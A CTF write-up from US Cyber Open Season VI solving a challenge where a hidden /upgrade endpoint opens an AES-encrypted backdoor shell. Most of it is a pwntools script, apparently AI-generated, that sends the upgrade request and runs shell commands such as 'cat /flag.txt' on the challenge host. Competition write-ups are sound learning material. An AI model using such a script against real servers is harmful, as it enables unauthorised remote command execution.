

← US Cyber Open Season VI Writeups


We’re given a TCP service serving HTTP, just on a different port than usual (so we can use http://challenge.ctf.uscybergames.com:52629 to access it. The site that doesn’t have much, but when we inspect or go to /robots.txt we see there’s a hidden /upgrade endpoint.
At that endpoint there’s nothing for us except a json response telling us to switch protocols:

so let’s switch protocol to backdoor:

Now it seems we need a Sec-Backdoor-Key header. Let’s try it:

But the key we provided is the wrong length? After testing some different key lengths (I had gemma-4-31b-it write a quick script to test lengths 0-50), I found that 32 characters was the right length. When we use 32 A’s, we get:

Decrypting this AES encrypted payload we get a backdoor-type shell it looks like:

I tried for a while trying to figure out how to actually send a command. It turns out you just keep the TCP connection open and send back something like
{"iv": "<iv>", "payload": "<AES encrypted command>"}directly over the socket (rather than sending an HTTP formatted request). You just have to encrypt your shell command with AES using the same key first. I discovered this by doing p.interactive() in pwntools on the socket.
To facilitate AES decrypting the server’s response and encrypting my shell commands in that json format, I had gemma-4-31b-it write a script. It auto-encrypts my shell command using the key I set and wraps it in the json format before sending it back to the server over the same socket:
Script generated by gemma-4-31b-it
from pwn import *
import json
from Crypto.Cipher import AES
import base64
import os
HOST = "challenge.ctf.uscybergames.com"
PORT = 45307
KEY = b"A" * 32
def decrypt_payload(iv_b64, payload_b64):
try:
iv = base64.b64decode(iv_b64)
payload = base64.b64decode(payload_b64)
cipher = AES.new(KEY, AES.MODE_CBC, iv)
decrypted = cipher.decrypt(payload)
# Remove PKCS7 padding
padding_len = decrypted[-1]
return decrypted[:-padding_len].decode("utf-8", errors="ignore")
except Exception as e:
return f"[Decryption Error: {e}]"
def encrypt_command(cmd):
# Pad to 16-byte block size
pad_len = 16 - (len(cmd) % 16)
padded = cmd.encode() + bytes([pad_len] * pad_len)
# Generate random IV
iv = os.urandom(16)
cipher = AES.new(KEY, AES.MODE_CBC, iv)
ciphertext = cipher.encrypt(padded)
# Return JSON object
return {
"iv": base64.b64encode(iv).decode(),
"payload": base64.b64encode(ciphertext).decode(),
}
def main():
r = remote(HOST, PORT)
# Send initial Upgrade request
request = (
f"GET /upgrade HTTP/1.1\r\n"
f"Host: {HOST}:{PORT}\r\n"
f"Upgrade: backdoor\r\n"
f"Sec-Backdoor-Key: {KEY.decode()}\r\n\r\n"
).encode()
r.send(request)
response = r.recvuntil(b"}").decode("utf-8", errors="ignore")
# Extract body (after headers)
if "\r\n\r\n" in response:
body = response.split("\r\n\r\n", 1)[1]
else:
body = response.strip()
print("body: " + body)
data = json.loads(body)
print("Welcome:", decrypt_payload(data["iv"], data["payload"]))
# Now enter the interactive loop
while True:
# Get command from user
cmd = input("$ ")
if cmd.lower() in ["exit", "quit"]:
break
# Encrypt it
encrypted_json = encrypt_command(cmd.strip())
# Send JSON
r.sendline(json.dumps(encrypted_json).encode())
response = r.recvuntil(b"}").decode("utf-8", errors="ignore")
# print("response: " + response)
# Extract body (after headers)
if "\r\n\r\n" in response:
body = response.split("\r\n\r\n", 1)[1]
else:
body = response.strip()
print("body: " + body)
resp_data = json.loads(body)
print(decrypt_payload(resp_data["iv"], resp_data["payload"]))
r.close()
if __name__ == "__main__":
main()Now if I run cat /flag.txt, I can get the flag!

Flag: SVIUSCG{697938dcb344c44185f92234d2efdbcf}